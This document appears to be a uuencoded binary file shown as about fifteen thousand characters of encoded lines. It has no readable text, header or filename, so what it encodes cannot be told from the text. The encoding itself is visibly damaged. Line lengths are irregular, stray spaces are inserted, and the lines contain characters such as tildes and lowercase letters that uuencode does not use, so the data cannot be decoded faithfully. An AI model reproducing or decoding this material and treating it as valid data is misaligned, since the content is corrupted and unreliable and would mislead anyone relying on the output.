MMKN' [;K-W98^EM:7<\$G]Z=WJIXNT[E%F[K=VHY!>=H2"NJ+BB-N^[@IN9^ZC
M,BZ>SA^S:?:>_OY%3'\(8,F&\W\$7&6[S"L:(BD;YH-<4BC"DRDTUZT\73U6WJ
MNS).O#5(W=95\3N4_ZVN\IGRLHV!%:)-7@SM2N9Y6NZXJ!C3!.V:FO'%E7J
MX%;J\$(IHJ:^3*5!E8@,/^/)U7U=GF\U<H.15!<B3AU!/>7V[%_F?P.,BE-
M86]E<-2Z)7U"J9'#G<]02,J\$3'=N=R33A>:IJX6&-[HK6UY*Y*M>P33Y][6"H
MZYM>]W3O'1'&U3+V]>=P/(<1?N&AMX?"K_JSL[MO@USD;B0G?8A[')1)O79S
M0Q&#`MNR`S<YKO&PARYE7[1JR]>[C%25JI[@8)`P]7F'RC["%&F<ZLOB.'#"V
MLCAHN"S4\=4J*`K)6V1T[\XA#Q8V#G]A)E]N-[HW24K8KPKB#)6FE4A7FR=H
M[O%^&5%,<^[A\$UQZDWV-J;M]?-W/K]<P=_7+7^9V9_35TCVM)[4:~#GXV?Q+
MD"(EY;6.2GFA7_?=Z&'H8?"]=^J]V!9S9;3DS?/&+^A6Q*~LW_(Y::?!QQC+
M48.4P(><YF;K='4;<J_N; &Y=)/%.5.D;C%;]0[NF0%EEH7&:2]I<W\2%1XY6
M8K^'7[O^T6V9L4\PY=&SRG+##;6["ZYCGMRFB9'0=_'/%&*?W'9:5G/JE:N^
M4X#3@[A.II;.UY<\,>4/.GQ?I*I=-\$GQ]+4XOYXIB-.MVKS7\I3C!,8')WQ]
MAVM_A.`=Y2DM;XF)J.)UOFW#VVWC:%IEY8WW;I/:N6S#U4-L1V1W<!T1C'A2
M<W'9>_R#5\M:KCY.Y.S!2F>MVL9WUDUK16TF?RQO':KY./#MF'43+9R4Z*' [
M37#Y7@>ALZ.C>3*+:5=>&F5\&F][, ,S08N^VW9>=+BI1M1ZL#Z]TOYZC*3)B
MI5?NQ1ID^<CWX\:=C9B/\>6,)V.&:B:"/7&+ZNP-!+<^RKYD@;"KK@OSGHS5
M]WQ\I6`H+*1EY\E3N_VC<,QE%].*5PVM,%IBM:0A[6*6B<.R.#&+H'K>N\M=
MI%R-]8[CIB:G#\$\DCEZ*O;2-.G-Y6Y0.[N6[Y#M>;>W9HKX^JH5O]Y^XHOI
ML??ZQ;%B[&?O.V8HTKWA[AWJ=&.A"3Z./!/,/;:%NY4OJXXGE+=S<^!:H_@J
MC6J'JT<OL`Y<H;#97.IUP;6ZY>N-T?+\$4,7\$]'#[I\8K0C(;D5W/[F[]S'[@
M2\77E0>X=@P%[!]>?/ZM2EC@:E-^<:E,K39'D9.4MPW_<LERQY]?;MP4.'
MVIBYCE;PM(XV14F).IQ?(&P6F; <GVCMLA)+M29/+?#_(B4G3L=#(-/G3[]
MZLT;"9%RL_PUU5/*<^;\FE.:!C4%/HU/X0=Z'\^88Y\M/+T&#N@Q+-V2[K
ML(\$NYQ4//#[XS-#,S"SX:)N^;\J\W9NA2]M&PO2=QB3VG^=[XY_U(O-(J&[O
M&"W+IV%\^ZSW<-)E;W'\(;8A)=NI?<7=LO2.NJ6BC]=NT6-GRC9%W(F)?F5[
M=;6:M'+BFQ=@>+^;%L1[V\N])\N&RXTF!4A]J(VZN,W?C"^^KGA>_6<!>N
MDJ%:'U0S:'`B*T`ITY23(5LF2>3;]K)\KLXK%K=-+VWC/[%;%DH3GV8^8S5
MBM=&JTL6%Z2^TQ82SF8T-MY@U9SO*B!KO?J<R;H7RW)/1@U\`6H,>^BQ.^U5
M6@[MDNOC4IIL=470VO77'@2OQ[X8EQCK?WVY=GW=A7<1QI&X<&M\$_Y.7=* (M
MSU#F3.4IO)T;J5!'K)I2XS3V=\$V<13ENAORW>='G,ZS"ICP:FI(O,']GRY*]
M[DB(4H:-?FU9SN%"JJ>U[L42KA]DA*1"-T8]N#XIOIW=2\FFG\$WUWCK5N^
MF'/%#DJNM;9["SG-3JLZ!IB-QGGX":K49]!MNNRGZN48+W'RV+BL]";EZC>?
MSS^SI;' +,TOMBKYV@_:=400=I_E7*]<UVKS/, -W\$=]L<9^9U1*9+_SY(YVG
M78\G2%T]M6B/O)GH0Z'!;XI3BS\94)EPB01-V'_O*8\5P.17'KAJY/;)I4Q^
M?>;VRVN+E#YLV>&Z^\$+UV991DT)\AW=P-/M'.J^V.^J#NM:O=S?^2Q1'N\`3
MMXLX#:LXGY1DEH2%G.-;>X_\$,)542O@DE&79KW")I)B_=H\$'?OB(Q[#\$H-:
M[URGU)MN3O%J5-2VV1^]L\]ND[QD8_AMEK2S!J(1(GPW?15NY7#3"[FJ]"?)
M<?.L<&C:*D<EY9(4G-" ;1=U#. *H=()B^%Y0?K)8)1?2-'4G@9+SZ&HMTO6E[
M4,=X*4Y"^^AGA'1NW&AA?(O+E<X*KK>,VZ.-%\BPG]\$;.CR=SMNWB<>U)WQA\
M>\$!.A>>]DH3B)[WT(;BP+68BV9'LRZZ\$^+5>UT2N/2K<]V2\,S,<OO<M)1V>U
M,Z[G>< /&4I.4:FS_]M#4W\$<?Q#H/KO1W__ :Q]H)64<<>F<T<C.-2(NFXXNNE
MEC&E\$]I";Z<DJJJ>7WYL;YA^S^G9&=0I1^R^6X-1IE2#%YW+!%>(E,HE3%#
MFVR;MC7GSS[JBT&_>^86L%;!B_K>]IU9IVQC79>+G_!SZVM2;&'OEK%G&NK_
M_\$YI1]D*7]O,F@1W^I*GUA4<K5&[1K1??Z`'8?>-?1J>Q^'P>'&=D.@7Z9V>
M+6OC3'<>. ;IL7"pz?J0BFZG(* /)Q:V104-"5L51O"NKE-\^55#X;JN+MU/.K
M?651&78@)IBW@H&/FTUC]'?6G@TH)*O3TU>XH8^7,NHA^4P:) \$='Q00_1,1-
M:R2BB9X)4?ZXY;V_H(W36;YN"@6*US)V2B7C(6LHJ)' '*@^78>QW[3VG.[*-
M)D=FO9838C1I-]7Q3#;_LMM?'ZYU!2"\$50;M/[N.*F0X[*#?2=_ 'F_%Z"K+:
M(=GM9B`@,K=+, [/S:V=QK<,J9@CJ%8,@1D!%.@L5@\$XXLR,TTO,B=UO7H^2/
MM0KM&]%;+;11\],3X5O7G#A9=8/G,WW)! =HT_1=P-J9I%^:MBT&'WK\$MM2S--
M&<WV;C+,N<%RH/")62Z][:;%3*YCH\$?P^#G<8EN&\>Z]-P=:BQWYOESX-OQH
M<TH,VO/YTN*O;^9)' \:O'<B?LQFB]H]IT?USKR: !F/EK&K'!B8?Z7S,59JZ
MA_7ZV//")^+SE2##A! =^G<-5V\$L6W^(7'W)O\$E]@>X9EI4-IUJ#+FE5%QTSK
MC=>R:L0\$XUE2Y6VO_5"7.UUWEM(^BQ_I%\$"70HBA5N?NIEY-Z)KU7"6:. ;`
MV76/%[V3^ZR90-E\$/TDWR?" (>C@K'5IBL('VL[%0&(6WK^!+1*HO78I01Z;R
MJN'),OHSX#`D;+DKKXX)"B/BL0ZU=K7LR>"1":+0S%'08FUG2*-(8-3KNT:Y"
M4E11>)Y%-M''&+T4HM0);9=TS=@74G3@L!F+7J4+KQ<(IB6\K%4)%='UL39
M%:TG6UG/RC^V>+XV*.PN13AA=CH2WN7\E,F3,*H0U&0J=#W)%Q\[%]"IT^
M36>F<F;;V9-G8QXGOE-+H/[*T,22QOH(,44C2G\$4,49QF')]*3_@_-BCF_;3
M*LK'@44T)U=Q^K*G\BS[*98EC70RMIHU.OCIG0NFNW@4L%6RTCJNU15DJ,K
MFQB\F+6R0HTYPA!'2YEKLUB**\$I* &<.H[ZP*]]6[BY`RX;' ->O"L86TO;Y3[
M6PN']0%OZ3<F7Y#^:%?3)/@4&VL;7+QS>\$DC-&BJ[V&\$E=/NEV94'SN+]/'
M<* _UJ<F]92)??%\$92#W<+- (L8C7.008A0\7B;72-]=, #S]CWO\$&?6=E35B.R
M^>.VRK8`Z4W4>YW+ENSBSW\p&_%FD@^?Q\T4K'5ZJ7Y3`#9J^+>Y'Y.B
M+6%S9][#E+/:N\$N@K:X<+Z[CN2>QWU):3,)1=,.(^66+PKSQI.QF^_MWK">2

M, #[*' S\ZBF[^<OC6D@.&4A]5RPO9RPH9K3_0RQ8R8.ZW' 4CU`C] I);=H+P@E
MIG6LT\$Z@9; [S,M"@P52OC\KSNLB=:UK)R6Q#WX)OQN^3Y.>\$C4 [(%4R<")
MIC/,OYS17SU:%8; .P8&)O7ASJV++FBATXN.3K5MC_%H? [. @_M+#GS=\$59X
M_SZK];CW/9\$3=: (;WF_) \EZDKYTTWO%\V=;/NW.& (V<GA=># ' I_31Z/' SI
M..72[:]N;"VR+4[O]7T1J)67*QX7NGSJILL' (Q^+J2MR7U:\$)]'6)@C=#.T>
M.+#RO)QT<-.*LNY-3\^P1'W2.!%2V^@KO" (" :1;_=/_[ZNMIZ_LK]N37"]P_
M_*5XWR.Z)%_Z\B,-\$D/?XCV_Z'7W>>]-YXOG+KST-FBK(HL/M5%:M6&@R*.0
MQT\$1L1OYOGA3V:5JJ2*F9ZB"<JRU%-;8%30J;,">^ORZY6\$O^Q>>U?)YB>SB6
M?\$EHS.J(DLVZV=^\1H[&HE<UK[RYI.-04)GB^8[N-ID(G7)W7DPV&;\VC4JW,
MSTL\J7:6[D@879RUE:X\B.D,CT%"D[W;.\W*++NS-3D/A)^>L7\6\F==>NE
M9&_T^(/O)CV<XT=,)U\;G5O\]L2'^+TMATS38X1+T&F685&?Y3ZKKC*IS/4)
M9.IZM;JQL#)TJXU7<YW\V[UGS<=%HM<9/)/=.9IV==?#:-:1J9O6=V^)#\3
M6;NBX\SICJ[U]3HIW%_K[%]W..F-KQ\$V?)1B=KP";[1VH[36>>8QKXAE&^K
M1?6)'JZYR+:"=<LE?H.7!QHN#4_0O+Z1\$C+^6>[2R;&6]ALM#-\,N+_D\<7
MY@VF7<(KA+ET,U1K&UN02UE'^<I2BR\$J4HLCI_-`G&T)'N"[AU&,4>[EZCO.,
MC1]VY0R-\M&TZ\,C=NFVIHU&JAJOR6EX/JR"9FW_: '5F1\$QX[LL#3[SBZ*
M5G'MF3I^(%WS2[+<!]90-T;S@+&8=2"M+(RP53I[Z#WUJQC23\$/RUHOOCYQ
MY-6]ZJIF12['4Z:&G].Y).P//7QVNY/5RX&KY[WAR0>50SQO^E8/OM^R_\$+D
M>BVZA]27W*X*\CIOKOO*?(>J];[FTM-;6M;O4=SSL2&\YRS#]:IWM0&5'YHW
M<6V>K*NM-7_ZJ2YO:M2[FKJE_KGAB[/I<OB.27?EMRQCJ)^IKZC95+L(^JU
M)]')ED7?BKIYA^,/C+S?,X[*QQ1W?F7K=#/*OG\IF1(M/?1QRZ:>PH?#%E7:
MJ:LYTR_?, ,J8O,W]9:=T<TO'LF.\$+%A9IGOGB,J=+HE#>Z^)*0[:.*PXN[1,
M>?S55^:G#2N[-7K+-BGE0]!:<G[TPDUEPFFU=\ZREM;@1QZJ]SE7[CET>* "L
ML?%",*O#W>NF<:+,BT2CEJU_F7[AA,>4QXIASL^XYL>EC"RTH>.' 'JXXUR_O
M?' ;KM@?74B+BE%/KW;/E.^1P0SD7+1D:M;XB37;V8I%;)WKM5QR>O/\$E9[CL
MQ:G+H4I+!E:A.][*W7*Z7'WU^:T=]G&*GRW,3_?:AW</Q>U*-PXHZ7HOO&' "
M2'MT+ .ELQMV2*%/ [9<V='5E-SR"[QP_[A_9_E8ZL!UE_]G/73/W4_,;Q=0Z
MAG&L:]G+DRQCN]F]"M^7(I(ZACJ_MQ!F?) "[L4WU\$#W!)J=Q2-P[9G^6=-M
M&'5U]3;S%WSVZQ?ON"WQ]1;=^Y:4Q[6.FE&7WK5PCTA'5J<-*G]6&!'=E5B3
M%&Q\<#CS5>#;J1N';%EN.KTB7']BX&[%K6YASOC-6^/^WA6G%=D_^1EAQH.
M7;JW@H_YXZ7BO;ROWYGGZ7A^D:C:PFL6T?)9L/+C;?\CP_6WV\(^M<OWK1G
MC5W*OK>;DG*+KZ:KMTK[V=W!7F\OEQ[IKQ,<Z]\1UE>_OK>]H,!YH/[3T#//
M.%Q];/@BS>TASHL:N=<.A2>PATH<=A\ :DLQB[/C_E)ON[UG-[^V/9!@\BI,
M8LDAE9R7@Z_%_OL,M"56-%0<!=9[7TAISS\$K:_1:0EK:J[]E7<JU0;/'IR/
MU>>I^K#6XY#*X2W/M6[N7E^DIF;[^K**<K[#0ZO[ESN>QVSO^3`8%MKG+'9R
MF_RNMP<CK??LP0[YJ*BIWXL(\$6G?' \03<_+D068)'RO>Z,2RV,O;=K1W#>2_
MRMS^X6N*]B+7X_Q: ^8.[PK'>>U-]/EW8KW'YG*1:M/Z9;1'7GGN.=3W//W?V
MG)=6ZJI<R5OJ&'!\\$<9[KP:]M+,5K@A*P8=8MCZNNIN_.M:ITO9.2]' .]KO>
M0OH&/I?]'B]M^+J+]"U[M+M' [KW*F: +=5VL+F&L+(FQY&5[6HF*S.KR^!"1M
M'#B"B2W;_N'55U.4W:9\$J04ETT1'BT>#^X:]PF8[*NKO1':\+G1*SOM9ZS
MFIZY/58C=UN;4PZ6](4?X0\88/0_%'3B>%1!Q)-U2ZZXZ97[4PYQG;, (HVX4
M&S?P613K1_DYX(#9+8H:J4\ [[RI99+MG=[\$P]/M]>>;IF<2U@^M8:>.RE@M'
M7#;5A-AJG\L6%#_U/H^9!M#Q]Z6NR6B_#=#,I@YDW=HA</YI_]G`=I-QF3
MF(JS-1UX>HS=W2@/R-"LR/, [KK#V+<9GT(BO\?9J)T'5HKSK=-G:3QUR7EG
MI]/%D1Q7(>QEH:XU-ZZ;GBX6=CSX>>W(Z2L:[]>^19[H9-D0'<R7S[83B:98
M\A2U:T-N%*KAY(TAY\V[=USI[!K>8;VL:Y/@DN?)5+%E]H7UUCF:*3)L.V4
MU+)0,'MDFX:@;;U^SOGT@5Z4[*'+WOI2>>CV#6?\Q0S,[,5>M,>\L37T9GNX
M]&+!<[^U;@6UO<Z/D+R=2U#2C,(7*(<(*.\$^7['IA809V>Y.JHL*Z'P6.LA;W
MU^`ZD78=[27:-)&/>6KVOR\H<\$^CV;0TCS_+="/35Q;#`N]N4]Z\O'SQ+H?VA
M*XB1,E&HW?*)PU+RQETOKEMX/*D7NNR%>:TDB[/377&;>\P^LN\OU[34S)
MHQ]=Q[O51#_* .PU=GWR,8S'P'9H:HPC)^^3<)MX\^7*9T)[8\24.Y8'7,KWD
M=1.#1)-7-WXUX'2^6L'KG+]5B"KY'\';/S1^]4VOKPA0+I)T7\P^+?9MZS=XK
M;WWXM>Y!M:\MG@;4>U/6EK=??,,JNIRG;2)I4SM_;LU%7`&_O.5Y^OOG:>^>
M';",]K_V(/RD)?B\$JI&'96\N).+HT<_1NYT%N8K7+2*-8->QDW_\.(NM53L
MV]X"0Z8D_1HGJAUTD90N)>N\XQF&\$Q^'FJ)/+HFS/WPE[]O<[?S5]9=W^2<
M.J:N6/[%Z%JMHER.R;T82[N*1\G;[A]V?;CN7H5&U\8*1U]/YW#\$HH\$2&\?8
MAP<DG<>DN1UW#8XJ"+AZ71GRQ01; ; , !ZX<<_Q5<Q:P1=OZH)E/#B9+2GO
MKMJ_Z\<D*%Z\Z]:>N\8>)=<:C5_T.>'O(M/'^1B]Z(79^-5]E9<JEAN*/NY)
M*U[]4G2.: [WJHHS[6\$J33R',_L.WWQDIKFXXZ;#M(><+?N[YJ7C@0T%!NRH
MP935H0^ [+1OKE2YU6O`G+[Y2MS+XCLF\$>9A!<K2P?Y\W[='SM.\$4]P_=T:[9
M&GM):=58ZWF[_-03:\9&S_M)%-:-,\3U65Y*B]0L'+4);C[1>.G][GJ9=2TQ
M#&HML0Z8\3\$6`<6I%V=-KK8D1]YXCQ6]57KO4E_RZ/#J"%_U,GJQ3ETM??XF
M)UBG.E=<QO8UCEWDC%NUKYDA)SCY<* .9]M/'?>,CK9_=^O7.E?)K3ZV_-`7!
M9RS(!VBSAVY;5@`S6R`@2(,"PF)XMK-P-E&TMK=4MC.QM[:T<')6LK-, [;H6
ML<J8*^>)'`W8XQIF1'%%GC6ON&.:N=-AUWOKSV=(,#UFDOOP.C2?;,3BP:9=
MTGUO,H7:\ESZ.9;GK\$NY^]HJ?+>@SY4<UYJD&-W:E9:)YHQ"9]X+=5V#3,[S
M6-AV&CL)R6V'=BW5;\$]0.FXI?+VUW5VHOG)QGUGL@]&PT\,R%66GRYQ[3EV[
MOJQO:C\$[M?3Q]J)M%HNJV"IESW=LTF,YTB;'5=F:6>IN5%65L^::ZZ/[>ZJP
M#6\<AN]_ [%*(%TEVO=UZ[]4'%/9@(*8A@SUHU8V/(M?\$EP66!RZ:V.9J*J4W
M:1,5GV-\$[UO+GQN_^6*FZ05)8_XF"5\K&0^'6]<_!1I,X:S"/NSRW?*VF5>;

MJ@/R#T*:?GQH%#XXM) S.=I]DJN) 1P=.N/-YB-. \$?4=<_65^/EAX^&;NX-=+7
M_G[TE]M[FH0Y^UYM; , ^>H (:3@3RR9R>#6F^7E3)PP0`7-O)D, +P=%9R`DG@
MO>R\$`E?KR, 2B`1:O\$) Z>S)=/MR0LYQ>LR60)V`E:OM;OI&/)EO?OAT2?+MUG
?D9/E[<E9I+]FH[<9N27`736C (;7\Y\<[CM!;; ;+H()]?PB?KN3F3;OM+/37WK
MO())?.NU@=W]MV/]A/'9; */S+; 2G:QY^DRFYZB[C(3`B_(YK7`WJ8-^; , 8KB
M36ND\JB8ZK+E3`ID1+5T)VCL:YT&[U:\R!(X<9M%*5Y/E*F860%.TT1_2LIH
MXB3MH6J:KA>F/;D42N>H:^^F#I7R+E6L>M-IY%8JL"C_)9.H;"GF; .Z2W;\$-
MPL&@C_0"5=31?WZRMI%5#OM\Y=K;Q[PF:9>8479&[;!SH3_YN`9S[VY*[_Z"
M0XN)]IK;/&.CWQY`Y[_N=4CB_<I6NJH1\$5V[P-UN1456:6*..?M3J%4PIRRN
M2]&HOO-+"SX?P!4IXA; :M7LE_<#)?5N-UBI5A.20.6ZBL&7)VO>JFGL8GJYM
M>#`V;PI.(/DF)U`#Q2:XKP!EHX2@MCG)9"CDXEZL%@\ZNFMD-'@B<ZKESMK
M2]>\.F+>7.)E*6E602EO99KN&@E*PK#67\$:O%+U` ;YRLP[^/905/=1!\$I9
M2DQGQ]#6VX9@2GH3PN6=Z=R54LFM.4ZOGDTCR,#W+E/'Z]Q@0:*LQ?AVV1P_
M&G\$D>R!JY>&\54M#`#&G,G?I`-N[-Y.^&^(T,W,Z(8.\0W=9,RNZ7;LARK!&
MD-^=?YM@,C^3@-YV`4%+5E-`7G1K[7B7S--Z_KK5`XU=3W*M3BJ5BB,36\
MNY^SYKG@5:J#;Q-CWM[L>#I_L[WE?:*#(UY#HCK;CB0)[MSU?<C?^RLL#]YNO
MIC:X[UWFO?Q5^;KDMU^Z7-?GNK[_N-M`9\W(H)5Z@JQGO!]\4^ANYX^RL+L6
MF<6IOG8`BYR1YS[5&.;X2_2%IJ_L;MAVY#/E!YM<9L*M.+9CL*`F9L_)CJ;[
MD9CEY\XJ`?LP>.:+8`J"]Q`+PTC4B\$UJ/:9N\FFP>YOFRHB!<%&;_:)YSS/
M; >%MVOF\1_MY`R(W3>\$V=J)H\Y/[8NDWCJ9]6M.ZSE`)?=%`N=S[V:/GN,%M
MYXZQ)%M<>VH:M\<UR=*6F[Z;P_492_+5P^./DER5LRYV[<`PB>>L7\8D(\$IQ
M,RO3X!Z"U4[4JIU>4\!-0/#*5]=TY\DX_VCOMMP`#W22G"[6E=W\`&@*\80
M)7='Y=!:D=>YH3[Z%ANI; ;U)#!Z6`C+9%3?2Z6`[:\H7:R2N&T>#`^~W772EO
M5QYL/SUR]:(\[T:?)S)\0LV<G\+&,M<I<Q[RP3PXZZOTX?`^UJ:-PDQ:9SY^
M,5`^N`^9<K&!>VW* <[&L"<8^KHO+2FCQ=3AY#G18BJ#@@KY_\`6V^<XQV+E,
MYI[?G#%IB`5/<4(, &#OG=<C-UV4T)S3>W/]SCT&,V-JZ7YT*&8NG]D;<\A-
M"!_T@VTZ<_G,7J4E-P=\$H!\LV<Z-U+E3HS,F07K61.E<CW, ;YAFCKKEP,SV7
MP]PV9<:TIK?PLSU/;?"FS&.@M4?PY+J>\$E:0B.PXW`V]ABZ\$^87SS_3Q;/
MOR_CQ^?_U52TU>?>_ZJJ^??"[W_&@`1E4`\$%0JQFU5C`?<RHJ/\+39:L,ME!
M^2L2.]>,5<`%#C[WF^`JP4`RPP1PQ1`!CP302D\$X>VE,22@GW92\$<YD.H!H#
M)1<J`O5A):@#5&@A*((' @J(`Q`-(!Y`-8!V`S0!*`.P#<! !%8!J`!<G` ;0
M#.`<@#8`W0!N`7@`H!_``(!A`.!\!?`3P&0`U+P31`V`"('!\`H`F`!T`^@!,
M`%@\`80#6`+@`H`]"P`\`T`-`*CM`"(H`K`!X`4@%L`_`10`O`5#Q0Y`X@`4`
MT`R`.P%T`+@,0`J\$&8F`&P`N`"(M`"8`['!4`'`R`9`!Y`'8(\$.*I<&!E
M`/<`#`&8@OT+0I`H`%4`9@!<`/@`B`&0#6`G@`,`&@%<!=`/X`,`1B`@%X`P
M@S4`%`\$L!F`#P`['<@`N`-P`>`P!8`&\$`P@#`B@`P`ZP!L`%`,`8`N`'0`.
M`J@!T`S@,H`K`&X`N`_@.8!W`"8`3`*@\$@9Y`0`/\`%\$`X@`6`5`\$H`W`!,!2
M`,`L!K`"``A`(!Q`"("U`8`V`?@,(`:`(TP/Y`_0`+AS_V`X\$`2\$&%SZ`(`
M4@!`&X`/B[(`Y`#(0X3SR8H`E`#`-]O`]8PJ`#4`Z@`T`,`!WSX!`*M`&".=4
M=0`-; (?`/C<,+RW*)@HEX)8+@2(=F.@E"A\$*!,0L8PP\$?%B1+L5L(M#A/+A
MP\$/@*T2D]R?:8?H`H MV-S.Y`90<%]D#P%(;UX8&[#?306@@NAQ000/V6`3QS
MP9, #/.%SVES@:4!\PB?4>8CO/,1W7N([+_&=C_C.1WSG)[[S\$]\%B.`"Q`<J
MB` ;BQC_IH#7@20`^UA&?^1#<O%`&R`X*2?0,0%;`CX>"._, \$#44CG]2X.E8
MB7@VXI.=^ .0@/CF)3RZRIS[^207%@R<W\$<]-U(<;HH4*\`%EP.-YB/0\1`I>
M(CTO\$<+>Q/,1\7Q\$!/!\1ST`\$_Q/Q`!`"\L8_(6@E\>F#?Q+H!8CT`D1Z`2)>
MD(AGA0B]!5)71P`_`.^"@@`2\LRW@#A<"+>`N@`2XS75G`^ZFP`VT<A#` `NY(
MX&X/W*20A`[K7`<5X.Y!E`_WI!`!D[M;\$9P#1G9OH3NI"VQ"?241WGCG^[8G/
M/*([[QQW1^)S-]&=;XZ[*_%92W3GG^/N17Q>(;H+S`'W)3X`B>Z`<]Q)G[:D
M\$M`,`^`?2`POU4=,8^1A&8?([,CD\$1>^`<";V\2)L1-)!M\TP;+/-[L=_`7OH._
M^AU]QP[-<#`Y_]@.A[?`*PAX*I#*(I"[1,17\$4>IN3(VO>01S,"-E`+4`R!
M(I!TH*9B0CB:4D\$`E`Q0A`H](\$G)1\$`"1[1#1`TKP1%*"`#G70Q69?VK@G^XG
M_CE!KH*UF<O`<HX>3#_APX)/`T(\#`K#<=0Y<Q_("G"NB6#CAPC#*EH0(W`:
MC0D3ZOPH-BH03TR0`_`H3D&03X&730\$Q40B`Z(/M:A!KA\>1S&#`SI0X-TH
M@S\$X12!J0IQ@0.@@0<@0EQ(X00`"@F6^D)*\$3(:4/A-<&U@36A5F\$H`\6B0!<
MN`"`)`@D%`_!ZTL#*. `TY`\$T.(TU*5V-Z8!<1=9.CGE;DP[+_Z6DL4?#8@_
M1A!_O+^1CG9D_FF!`?_J?^`>D(\T\K9S)&#Z`9\(-C:0`BS\$&`/MM`BA`)&G
MG;K(GTL[4ADR%YE?ANCP98A^7I@=R,)1RQ#`K\1]\O)_ ,3R]"/!/_BGFX>
MGV5S]&#Z`1\6")J.=X%\XMWG#\8[#3`>(X`,`1&*\4T.<")#OES-`7`A\OE_.
M.\$<`4JG:3F.3@R0`!6<[X4A32HFROGR*8`\N?Y=R/PS`O_T/_/B0!Q#S2:
MR\=YCAY,/^\$C#EJO2#81?%TE2HQW4EKD+Y`6&_Y@6M`3TV(?D\$F`(*0%`<1)
M!)=B-1/\$185/B]7,)#!^HW,2I`3H`#C0K\'+0\$!.U8PX3)\$`+IX4\$%\$S+1\$/"
MP`*IX2>(<^=Y_CW)_D#, #_0<]>]!=("#27C]L</9A^RJ=_P?!XS-&`]B=\
M."@Y\$(Y`'\=L9JC:6=-\$`">*@T.1@`OR+0(E#0E80`)\5QL[L4%`B9CS`=/)45
M/OW%0.S"+HY`!P4J<X"[BT`@9!<[I:1\$R(R`7Q\$`(.W\$B70R(^Y9\T/M/B?4
M;#_1=H`6\$D'(?_CFBH(2^C(U-05;X?3\$/'A)_:52/ETB`R?4A)`1N]%/<)
MW8<H:%F);31L/A/QG)`I1([_-HVWP.-)^9U"],_7^9Q`9L1TG<!\ZE@6B\$/%
MW9AU7DUK1%;3LH#2SP#B6NHW:GP+,O^LP#_S3_P3:GR6>7R,Y^C!]!,^+` `=
M"6&5!6`=".*40YZ#BI-6!-+\$,4".;2S0\27NX/<N%17(HWZT0!H=01IH3^A-
M\=*V04QTCNU`&@,77MHN!B9Z\$AZ61@<_@;1<B)-: !IK+0WB:AP`].]Z`%_WW
M_`/1&N`H_-8:N@N-35"9GPN+Q\$R7AP_X84/VPHX;`.YF,P)%>=/0L6A+1\$G

M"G' 02C2 (0%) T#T!<VM' 1T'+PSGZ7. 'G>:' OA-UH:1@XJL2!-' "_\$06U) 2T, E
M%J\9RX+7R) *. ALJ<CH [Z>"X^UN%0OL/' _2MQN*_ ' QHHOG7! YG*NUX1RMJ7^6
M%E0*" \$YJ\ZFY?/C) XI '5S\VNW\$XUZ\0F5^JG\2_ "4?\" (< \EX\$FQ#X=6QC
MA3; 045/! (6>%0TX) PCVI8?%QGH; F9"\$%986! YB<A%4<08@Z! CSD\$J#5XH\$@D
M-UQKL, \$S' RSXF\7@. @:>*\) OU":^ [X&8XFOH, XCOA?K] DZQ2<_42:O_8) W\$
M2:QE-XL2QK%QP) T#XF&2@WA8>J9X0) ;@I)>#. !EZIC@8^2\$+8WX*BU8>T") P
MT\B8<M/*G.. @8' /P9 (;_3GO5G/>G>>\^ \YY1T"\$\2X!F/#03\$0\~?SY, V> `
M0\$) 4\+?F (1K"A^S!V [*EX%=154<' HE-44U/7T%' 5A6@4U314~+4@2D5U%8A"
M40L@=/&W1"-4 ("I5=75MB\$ (-O*A#%, "=4ATXT*IKJ*O#%@H-%8A: 'T\, 'AJ:
MFA'E_-\$-#^/OCA#"' \$) 80PAIBM"9\JQ[^_CM\$86T- (6P@)AO\%>!+C"2'?^F
M@2=@)MI5"/0 (6XC"UAJBM+6&+; 80C^WTE=V1D<JDCX [J09S3>&R, LFEL1\$ `8
M6@~2MPU `A<5A0I51\$1%8' .&SIQ81_F%8^"9Q, WB=10\268#&. B ("4UT%UO `
MW0 [_ .4HSPD*~' L1M"W] 04AF#57: 'OWOOA (M&H\)AE? !H^#N3@", . '82. UH, X
MR) #+_. "/, \S&\$3Y (J0?QS\ .9PE\IF<N" </>Y' B1JBXT. 4L: IX%249Y: 9X! 4E
M1TD4#@@<\27R?@+OX" (?UNT2\$~D?DL0051?X+HD>) /0) ~V<SDQ\H"5RG4_H'
M+\$Q_Z&KV0U?S' [I:_" "G<WLL `&J<& [['@SZ!N><& (D&~#2. 2G#B013. JA"E
MLYDJQ`%^\\$6!6"#A/,] (Q. \$+ '! /Q10W_QDI\PY<W?' \$A (0BO@*<:Q `9^"#SA
MHDWDB, >HPR_ `V00YBRLY1IT<OV"#9T\$', `3=66=2@X `83 `E>8>K#" (#T)E"
MN `@8 `DM=4OD&; \$T) 7 (\LWEJF<U3RVR>6F; 36I@OH (7Y/"W, %]3") J+Q0) <
M+&9SX2; #S*M#&, U.0! .8JY/D62PHSX (@CP; 8?' "JQ*<: \:D. IQB<JPA\$+-, Y
MB/". < (4H7*T!V\$ ((#XC" `U2-GJ".] `0_) "W4*H0 (\K?' QT38QF&"HJ!Z\$!5
MZ0~_A@FB `39T1 `!\$!5<*\$, (/0OA#B `"((0 `; "RH `YR_*IE=C<RN#M&1J@D (
M@8:HT5&QJ#" (!O^ (@@#P [`H' - [[M%5MQJH. (3 `0%; SK `*(%]2.>CFA1 (UD `
M30B\$" (5H"!4~1!>&C0C"4Y) L:M, V=8@*WAL"4>' #1 (>~P']<%PU1PAZI (^SZ
M&*+%/ \ (B ((X85!PZP#H" _GZ7/]H) !Q.RQ*!QQ (\ZNV+0\1 `~H>J"J. `O:T!T
M. "RAQH6H\]=TA!)"H#VEA30OX (<~_N&\$?QC `CSEH<6E9*" +UEE*PZ2&0K. !_
M*0! (&H `)=: \$H/GV (GB (DDI; %%KPP (\19, <H0#>R9"5& `H&71]X"X\$" \$D!N [3
M#~CT (5&8: I [? [TO [\$B2T98P] **Y `T+^D@^VI400H: 0L1E `BP' \J90) X4*Q"
M4"K&7EZ4<2YFQ@K*H914R@1F (, 04T0 (AT, VL (#%<~@@ (]AJ_B. !^K. # (P+1
M"@, A5*F4MBN, `mM%2FH@#R" "E@O `R `0 `FR4~%D (Y%), \6 (3 (#2\$VP"OJ `@K
M3\$!) &<UOF `#Z/ ("7!R4BE~O `@Y (BDM> `PE=XX<305Z1DRD90*5*RY" "HE"B!
M&&"G3Z=4I&3 (0%"*4C) F@M!20C\$ (14H*' \$*) DBH6V&B2*!0I:9, I1"CI4B@@
M"AK\$1@0?) P4M12@5?QZ"~V+: %CMMRYJV%5+0 `7 (A*CX. /G8^~CY64 `0ABG3X
